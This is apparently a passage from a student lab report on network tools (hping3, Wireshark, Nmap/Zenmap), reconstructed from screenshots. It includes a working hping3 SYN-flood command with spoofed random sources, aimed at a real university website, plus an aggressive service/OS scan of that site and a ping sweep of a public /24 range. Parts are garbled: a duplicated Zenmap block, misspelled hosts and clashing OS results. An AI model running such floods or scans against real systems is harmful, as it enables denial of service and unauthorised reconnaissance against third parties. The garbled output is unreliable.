-t --ttl     ttl (default 64)
-N --id      id (default random)
-W --winid   use win* id byte ordering
```

```
root@kali:~ [root@kali:~]# hping3 --help
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
               --fast      alias for -i u10000 (10 packets for second)
               --faster    alias for -i u1000 (100 packets for second)
               --flood     sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose   verbose mode
-D --debug    debugging info
-z --bind     bind ctrl+z to ttl          (default to dst port)
-Z --unbind   unbind ctrl+z
--beep       beep for every matching packet received
Mode
default mode  TCP
-0 --rawip    RAW IP mode
-1 --icmp    ICMP mode
-2 --udp     UDP mode
-8 --scan    SCAN mode.
             Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen   listen mode
IP
-a --spoof    spoof source address
--rand-dest  random destination address mode. see the man.
--rand-source random source address mode. see the man.
-t --ttl     ttl (default 64)
-N --id      id (default random)
-W --winid   use win* id byte ordering
```


flood a website with hping3




```
root@kali: ~
File Actions Edit View Help
-M --setseq      set TCP sequence number
-L --setack      set TCP ack
-F --fin         set FIN flag
-S --syn         set SYN flag
-R --rst         set RST flag
-P --push        set PUSH flag
-A --ack         set ACK flag
-U --urg          set URG flag
-X --xmas        set X unused flag (0x40)
-Y --ymas        set Y unused flag (0x80)
--tcpexitcode   use last tcp_th_flags as exit code
--tcp-mss        enable the TCP MSS option with the given value
--tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
-d --data        data size           (default is 0)
-E --file        data from file
-e --sign        add 'signature'
-j --dump         dump packets in hex
-J --print        dump printable characters
-B --safe         enable 'safe' protocol
-u --end          tell you when --file reached EOF and prevent rewind
-T --traceroute traceroute mode    (implies --bind and --ttl 1)
--tr-stop        Exit when receive the first not ICMP in traceroute mode
--tr-keep-ttl   Keep the source TTL fixed, useful to monitor just one hop
--tr-no-rtt     Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
--apd-send       Send the packet described with APD (see docs/APD.txt)

[root@kali] ~]
# sudo hping3 vit.ac.in -q -n -d 120 -S -p 80 --flood --rand-source
HPING vit.ac.in (eth0 136.233.9.13): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```


14) open wireshark and select Vmware network




15) select a file to capture



16) view the packet bytes of the selected file



17) view the packet details



NMAP :

An open-source network discovery tool is called Nmap. Gordon Lyon created the network scanning and security auditing tool known as Network Mapper.

Nmap enables you to scan your network and find out not only what is connected to it but also a range of details such as what services each host is running, how many hosts are connected, and so forth. Numerous scanning methods are supported, including UDP, TCP connect, TCP SYN (half-open), and FTP. Additionally, a large selection of scan types are available, including Proxy (bounce attack), Reverse-ident, ICMP (ping sweep), FIN, ACK sweep, Xmas, SYN sweep, IP Protocol, and Null scan. Nmap also provides a number of advanced features, such as direct (non-portmapper) RPC scanning, fragmentation scanning, port filtering detection, operating system (OS) detection via TCP/IP fingerprinting, stealth scanning, dynamic delay and retransmission calculations, parallel scanning, down host detection via parallel pings, decoy scanning, and port filtering calculations.

Advantages :

- As it can identify new servers, it is used to audit network systems.
- The Domain Name System and subdomains will be searched.
- The target host can be interacted with using the Nmap Scripting Engine (NSE).

- It establishes whether the host is a web server or a mail service and determines the service's nature

Features of Nmap

Find security issues – It warns users against external attackers. Nmap scans the server and finds out the path that hackers might use to attack their server.

Identify open ports– port scanning of target hosts is very easy with the help of Nmap.

Detect Vulnerabilities – To detect security vulnerabilities in the network, Nmap is the best choice.

Host discovery – Live hosts in the network can be discovered using Nmap.

OS Version Detection – Operating system and version detection are also possible through this network mapper.

Provide crucial information – Nmap also provides additional information such as devices types, reverse DNS (Domain Name System) names, MAC addresses, and IP addresses of all active hosts

Nmap in kali linux

```

kali@kali: ~
kali Training Kali Tools Kali Forums >>
└─(kali㉿kali)-[~]
$ nmap
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver

```

1) scan a website for open ports

The screenshot shows the Zenmap interface with the following details:

- Target:** nmap www.vit.ac.in
- Command:** nmap -T4 -A -v nmap www.vit.ac.in
- Hosts:** www.vit.ac.in (136.233.9.13)
- Ports:** Scanning port 443/tcp on 136.233.9.13 (open).
- Services:** www.vit.ac.in (136.233.9.13) running Apache/2.4.41 (Ubuntu) PHP/8.0.12-1+ubuntu20.04.1+deb10u1 by mod_fcgid with PHP-FPM7.3.
- OS:** OS: Linux 4.15 - 5.4.0 (Ubuntu 20.04.1 LTS)
- Details:** Scan completed at 2022-11-10 03:27 India Standard Time.


The main pane displays the Nmap output, which includes the following log entries:

```
nmap -T4 -A -v nmap www.vit.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-10 03:27 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Database: 143 scripts loaded
Initiating NSE at 03:27
Completed NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Failed to resolve "nmap".
Initiating Ping Scan at 03:27
Scanning 136.233.9.13 (136.233.9.13) (4 ports)
Completed Ping Scan at 03:27, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:27
Completed Parallel DNS resolution of 1 host. at 03:27, 5.71s elapsed
Initiating SYN Stealth Scan at 03:27
Scanning www.vit.ac.in (136.233.9.13) [1000 ports]
Discovered open port 443/tcp on 136.233.9.13
Discovered open port 80/tcp on 136.233.9.13
Completed SYN Stealth Scan at 03:27, 11.74s elapsed (1000 total ports)
Initiating Service scan at 03:29
Scanning 2 services on www.vit.ac.in (136.233.9.13)
Completed Service scan at 03:29, 134.92s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against www.vit.ac.in (136.233.9.13)
Retrying OS detection (try #2) against www.vit.ac.in (136.233.9.13)
Initiating Traceroute at 03:29
Completed Traceroute at 03:29, 3.04s elapsed
Initiating Parallel DNS resolution of 11 hosts. at 03:29
Completed Parallel DNS resolution of 11 hosts. at 03:30, 5.78s elapsed
NSE: Script scanning 136.233.9.13
Initiating NSE at 03:30
Completed NSE at 03:30, 29.07s elapsed
Initiating NSE at 03:30
Completed NSE at 03:30, 2.60s elapsed
Initiating NSE at 03:30
Completed NSE at 03:30, 0.00s elapsed
Nmap scan report for www.vit.ac.in (136.233.9.13)
Host is up (0.1s latency).
rDNS record for 136.233.9.13: 136.233.9.13.static.jio.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http
          Fingerprint-strings:
            Fingerprint-Request:
              HTTP/1.0 302 Moved Temporarily
              Location: https://10.10.10.35/~_event_transid=40282555838_event_clientip=117.233.74.7888_event_clientport=408648_event_attackname=Server+Information+Leakage+Leakage+event_threatcategory=Information+Leakage
              Content-Length: 0
              GetRequest:


```

View all the details of the scan in the output window

2) go to ports/hosts window to check if the ports are open



3) go to topology window to see the graphical representation of the topology



4) go to host details to view the details

The screenshot shows the Zenmap interface with the target set to "nmap www.vit.ac.in". The "Host Details" tab is selected, displaying information about the host 136.233.9.13. Key details include:

- Host Status:** State: up, Open ports: 2, Filtered ports: 998, Closed ports: 0, Scanned ports: 1000, Up time: 4157001, Last boot: Fri Sep 23 00:47:13 2022.
- Addresses:** IPv4: 136.233.9.13, IPv6: Not available, MAC: Not available.
- Hostnames:** Name - Type: www.vit.ac.in - user, Name - Type: 136.233.9.13.static.jio.com - PTR.
- Operating System:** Name: OpenBSD 4.0, Accuracy: 89%.
- Scanning Methods:** Ports used, OS Classes, TCP Sequence, IP ID Sequence, TCP TS Sequence, Comments.

5) Repeat Steps 1 and 2 with scanme.nmap.org, site provided by nmap to ensure everything is running perfectly

The screenshot shows the Zenmap interface with the target set to "scanme.nmap.org". The "Nmap Output" tab is selected, showing the command "nmap -T4 -A -v scanme.nmap.org". The output log shows the progress of the scan, including:

```

Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-10 03:41 India Standard Time
NSE! Loaded 65 scripts for scanning.
NSE: Starting parallel DNS resolution of 1 host.
Initiating NSE at 03:41
Completed NSE at 03:41, 0.00s elapsed
Initiating NSE at 03:41
Completed NSE at 03:41, 0.00s elapsed
Initiating NSE at 03:41
Completed NSE at 03:41, 0.00s elapsed
Initiating NSE at 03:41
Completed NSE at 03:41, 0.00s elapsed
Initiating Ping Scan at 03:41
Initiating SYN Stealth Scan at 03:41
Scanning scanme.nmap.org (45.33.49.119) [4 ports]
Completed Parallel DNS resolution of 1 host. at 03:41, 6.90s elapsed
Initiating SYN Stealth Scan at 03:41
Scanning scanme.nmap.org (45.33.49.119) [1000 ports]
Completed Parallel DNS resolution of 1 host. at 03:41, 6.90s elapsed
Initiating Parallel DNS resolution of 1 host. at 03:41
Completed Parallel DNS resolution of 1 host. at 03:41, 6.90s elapsed
Initiating Traceroute at 03:42, 3.22s elapsed
Completed Traceroute at 03:42, 17.74s elapsed
Initiating Parallel DNS resolution of 11 hosts. at 03:42
Completed Parallel DNS resolution of 11 hosts. at 03:42, 8.85s elapsed
NSE: Starting services on 45.33.49.119.
Initiating Service scan at 03:42
Completed NSE at 03:42, 17.74s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 3.72s elapsed
Initiating NSE at 03:42
Completed NSE at 03:42, 0.00s elapsed
Nmap scan report for scanme.nmap.org (45.33.49.119)
Host is up (0.35s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.4 (protocol 2.0)
| ssh-keygen| 
|_ 2048 4b:0c:c6:cd:14:00:00:0b:b6:b0:3d:f2:0a:2a:3b:6d (RSA)
|_ 256 88:2b:29:00:00:0c:7:81:ac:dd:f4:90:42:d2:aa:f0:50 (ECDSA)
|_ 256 64:d6:39:35:04:47:6:1c:be:17:f3:f4:4f:1f:b3:71:61 (ED25519)
70/tcp    closed  gopher
80/tcp    open   http  Apache httpd 2.4.6
|_ http-title: scanme.nmap.org

```

```
Zenmap
Scan Tools Profile Help
Target: scamme.nmap.org Profile: Intense scan
Command: nmap -T4 -A -v scamme.nmap.org
Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host
scamme.nmap.org | Fingerprint key type: rsa
| Public Key bits: 2048
| Signature algorithm: sha256WithRSAEncryption
| Not valid before: 2023-01-12T09:04:41
| Not valid after: 2023-01-12T09:04:40
| MD5: a5a6 0e64 8d65 461d 4e5f a962 e76a dba7
| SHA-1: ddac f2d1 542e f00b 70f1 1429 9d9a 6951 4e7d 7814
| HTTP headers: Apache/2.4.6 (CentOS)
| _ssl_date: TLS randomness does not represent time
31337/tcp closed Elite
Aggressive OS guesses: Tandberg VCS video conferencing system (93%), Linux 2.6.32 (88%), Linux 3.4 (88%), Linux 3.5 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Synology DiskStation Manager 5.1 (88%), Windows Server 2008 R2 Standard (88%), Windows Server 11.0 (88%), Linux 2.6.35 (87%), Linux 3.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 3.058 days (since Mon Nov 7 02:19:05 2022)
Network Distance: 20 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: issues.nmap.org

TRACEROUTE (using port 70/tcp)
HOP RTT ADDRESS
1 7.00 ms 192.168.27.173
2 ...
3 127.00 ms 10.94.0.190
4 120.00 ms 10.94.2.178
5 123.00 ms 10.94.2.189
6 ...
9 121.00 ms 115.110.229.45.static-mumbai.vsn1.net.in (115.110.229.45)
10 147.00 ms 172.31.244.45
11 169.00 ms ix-ae-4-2.tcore2.cxn-chennai.as6453.net (180.87.37.1)
12 344.00 ms ix-ae-10-2.tcore1.svw-singapore.as6453.net (180.87.37.65)
13 345.00 ms ix-ae-2-2.tcore1.svw-singapore.as6453.net (180.87.12.1)
14 ...
18 352.00 ms ix-ae-18-2.tcore1.svn-sanjose.as6453.net (63.243.205.72)
19 356.00 ms if-2-6.csu5-fnc1.linode.com (173.230.159.71)
20 364.00 ms ack.nmap.org (45.33.49.119)

Nmap Script Post-scanning...
Initiating NSE at 03:42, 0.00ms elapsed
Completed NSE at 03:42, 0.00ms elapsed
Initiating NSE at 03:42, 0.00ms elapsed
Completed NSE at 03:42, 0.00ms elapsed
Initiating NSE at 03:42, 0.00ms elapsed
Completed NSE at 03:42, 0.00ms elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.49 seconds
Raw packets sent: 2112 (96.508KB) | Rcvd: 232 (32.024KB)
```

```
Zenmap
Scan Tools Profile Help
Target: scamme.nmap.org Profile: Intense scan
Command: nmap -T4 -A -v scamme.nmap.org
Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host
scamme.nmap.org | Fingerprint key type: rsa
| Public Key bits: 2048
| Signature algorithm: sha256WithRSAEncryption
| Not valid before: 2023-01-12T09:04:41
| Not valid after: 2023-01-12T09:04:40
| MD5: a5a6 0e64 8d65 461d 4e5f a962 e76a dba7
| SHA-1: ddac f2d1 542e f00b 70f1 1429 9d9a 6951 4e7d 7814
| HTTP headers: Apache/2.4.6 (CentOS)
| _ssl_date: TLS randomness does not represent time
31337/tcp closed Elite
Aggressive OS guesses: Tandberg VCS video conferencing system (93%), Linux 2.6.32 (88%), Linux 3.4 (88%), Linux 3.5 (88%), Linux 4.2 (88%), Linux 4.4 (88%), Synology DiskStation Manager 5.1 (88%), Windows Server 2008 R2 Standard (88%), Windows Server 11.0 (88%), Linux 2.6.35 (87%), Linux 3.10 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 3.058 days (since Mon Nov 7 02:19:05 2022)
Network Distance: 20 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: issues.nmap.org

TRACEROUTE (using port 70/tcp)
HOP RTT ADDRESS
1 7.00 ms 192.168.27.173
2 ...
3 127.00 ms 10.94.0.190
4 120.00 ms 10.94.2.178
5 123.00 ms 10.94.2.189
6 ...
9 121.00 ms 115.110.229.45.static-mumbai.vsn1.net.in (115.110.229.45)
10 147.00 ms 172.31.244.45
11 169.00 ms ix-ae-4-2.tcore2.cxn-chennai.as6453.net (180.87.37.1)
12 344.00 ms ix-ae-10-2.tcore1.svw-singapore.as6453.net (180.87.37.65)
13 345.00 ms ix-ae-2-2.tcore1.svw-singapore.as6453.net (180.87.12.1)
14 ...
18 352.00 ms ix-ae-18-2.tcore1.svn-sanjose.as6453.net (63.243.205.72)
19 356.00 ms if-2-6.csu5-fnc1.linode.com (173.230.159.71)
20 364.00 ms ack.nmap.org (45.33.49.119)

Nmap Script Post-scanning...
Initiating NSE at 03:42, 0.00ms elapsed
Completed NSE at 03:42, 0.00ms elapsed
Initiating NSE at 03:42, 0.00ms elapsed
Completed NSE at 03:42, 0.00ms elapsed
Initiating NSE at 03:42, 0.00ms elapsed
Completed NSE at 03:42, 0.00ms elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.49 seconds
Raw packets sent: 2112 (96.508KB) | Rcvd: 232 (32.024KB)
```

6) do a ping scan on an ip address

```
Nmap -sn 136.233.9.13/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-10 04:04 India Standard Time
Nmap scan report for 136.233.9.1.static.jio.com (136.233.9.1)
Host is up (0.17s latency).
Nmap scan report for 136.233.9.2.static.jio.com (136.233.9.2)
Host is up (0.16s latency).
Nmap scan report for 136.233.9.16.static.jio.com (136.233.9.16)
Host is up (0.17s latency).
